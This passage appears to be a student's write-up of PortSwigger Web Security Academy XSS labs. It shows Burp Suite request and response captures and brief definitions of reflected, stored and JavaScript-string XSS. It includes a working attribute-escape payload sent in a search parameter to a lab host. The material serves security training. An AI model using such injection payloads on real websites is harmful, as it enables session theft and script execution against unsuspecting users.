  https://0aec001f04004c4f81a74e6600a500bf.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 19

Response headers 3

Response

Pretty Raw Hex Render

```
46 </p>
47 </section>
48 </header>
49 <header class="notification-header">
50 </header>
51 <section class=blog-header>
52 <h1>
53 0 search results for 'test123'
54 </h1>
55 <hr>
56 </section>
57 <section class=search>
58 <form action=/ method=GET>
59 <input type=text placeholder='Search the
60 blog...' name=search value="test123">
61 <button type=submit class=button>
62 Search
  </button>
</form>
</section>
<section class="blog-list no-results">
<div class=is-linkback>
<a href="/">
  Back to Blog
```

Done 3,317 bytes | 1,404 millis

Event log (3) All issues Memory: 166.5MB

If your input is enclosed in double quotes ("..."), it means you can potentially escape the attribute using the following payload.

Modify the request

Burp Suite Community Edition v2025.1.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions

1 x 2 x +

Send Cancel < >

Target: https://0aec001f04004c4f81a74e6600a500bf.web-security-academy.net

Request

Pretty Raw Hex

```
1 GET /?search=" onmouseover="alert(1) HTTP/2
2 Host: 0aec001f04004c4f81a74e6600a500bf.web-security-academy.net
3 Cookie: session=qCml0vBf0Z17y8XHE7HMYXBSuECmjsMm
4 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0aec001f04004c4f81a74e6600a500bf.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

0 highlights

Response

Pretty Raw Hex Render

```
8 <head>
9   <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10  <link href=/resources/css/labsBlog.css rel=stylesheet>
11  <title>
12    Reflected XSS into attribute with angle brackets HTML-encoded
13  </title>
14 </head>
15 <body>
16   <script src=/resources/labheader/js/labHeader.js>
17   </script>
18   <div id="academyLabHeader">
19     <section class='academyLabBanner'>
20       <div class=container>
21         <div class=logo>
22         </div>
23         <div class=title-container>
24           <h2>
25             Reflected XSS into attribute with angle brackets HTML-encoded
26           </h2>
27           <a class=link-back href='
28             https://portswigger.net/web-security/cross-site-scripting/contexts/lab-attribute-angle-
29             -brackets-html-encoded'>
30             Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
31             <svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg' xmlns:xlink='
32             http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 28 30' enable-background='
```

0 highlights

Done

Event log (3) All issues


Copy URL

The screenshot displays the Burp Suite Community Edition interface. The top menu bar includes Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. The target URL is `https://0aec001f04004c4f81a74e660a500bf.web-security-academy.net`.

The **Request** tab is active, showing an HTTP/2 GET request to `/search`. The request body is an empty string. The **Inspector** tab on the right shows the request attributes, including request query parameters, request body parameters, request cookies, request headers, and response headers.

The **Response** tab is active, showing the HTML response. The response body contains a search results page. A right-click context menu is open over the response, with the **Copy URL** option highlighted. Other options in the menu include Scan, Send to Intruder, Send to Repeater, Send to Sequencer, Send to Comparer, Send to Decoder, Send to Organizer, Show response in browser, Record an issue (Pro version only), Request in browser, Engagement tools (Pro version only), Copy, Copy as curl command (bash), Copy to file, Save item, Save entire history, Paste URL as request, Add to site map, Convert selection, Cut, Copy, Paste, and Message editor documentation.

Then intercept off and paste the URL in the browser .



Definition: This involves manipulating an HTML attribute to execute a script. If input is wrapped in double quotes, it may allow escaping of the attribute.

- **Scenario:** Modify a request containing the script in an attribute context.
- **Result:** If successful, the malicious script will execute as part of the HTML attribute.


Lab: Stored XSS into anchor href attribute with double quotes HTML-encoded

Stored XSS into anchor href attrib... x +

https://0a71007e037e108c807f3f2e0020006a.web-security-academy.net/post?postId=5

After all, you don't want to be seeing some embarrassing photos appearing on Instagram and Facebook, well, more than there already are.

Comments

 Carrie Atune | 17 February 2025

I have read this blog so many times now. My computer has frozen.

Leave a comment

Comment:

Testing XSS payload!

Name:

User123

Email:


user@gmail.com

Website:

test1.com

Post Comment

[< Back to Blog](#)



Definition: This is similar to stored XSS but specifically targets the href attribute of an anchor tag.



- **Scenario:** Submitting a payload in an anchor's href that includes malicious JavaScript.
- **Result:** When users click on the link, the script executes.

Lab: Reflected XSS into a JavaScript string with angle brackets HTML encoded

Definition: This type of attack involves injecting scripts into JavaScript strings within the web application.

- *Scenario: A payload is constructed that modifies a JavaScript string context.*
- *Result: This can lead to the execution of malicious JavaScript when the page loads.*





All are done

The screenshot displays the 'Cross-site scripting' section of the PortSwigger Web Security Academy. A left-hand navigation menu lists various security topics, with 'Cross-site scripting' highlighted. The main content area, titled 'Cross-site scripting', lists six labs, each marked as 'Solved' with a green checkmark. The labs are:

- LAB APPRENTICE: Reflected XSS into HTML context with nothing encoded →
- LAB APPRENTICE: Stored XSS into HTML context with nothing encoded →
- LAB APPRENTICE: DOM XSS in `document.write` sink using source `location.search` →
- LAB APPRENTICE: DOM XSS in `innerHTML` sink using source `location.search` →
- LAB APPRENTICE: DOM XSS in jQuery anchor `href` attribute sink using `location.search` source →
- LAB APPRENTICE: DOM XSS in jQuery selector sink using a `hashchange` event →

Below this section, a 'Track your progress' bar is visible. A second, partially visible screenshot below shows three more completed labs:

- LAB APPRENTICE: Reflected XSS into attribute with angle brackets HTML-encoded →
- LAB APPRENTICE: Stored XSS into anchor `href` attribute with double quotes HTML-encoded →
- LAB APPRENTICE: Reflected XSS into a JavaScript string with angle brackets HTML encoded →

Conclusion

Each type of XSS leverages different vectors for execution, and understanding these vulnerabilities is crucial for web developers and security professionals to implement appropriate defenses, such as input validation, output encoding, and the use of security headers.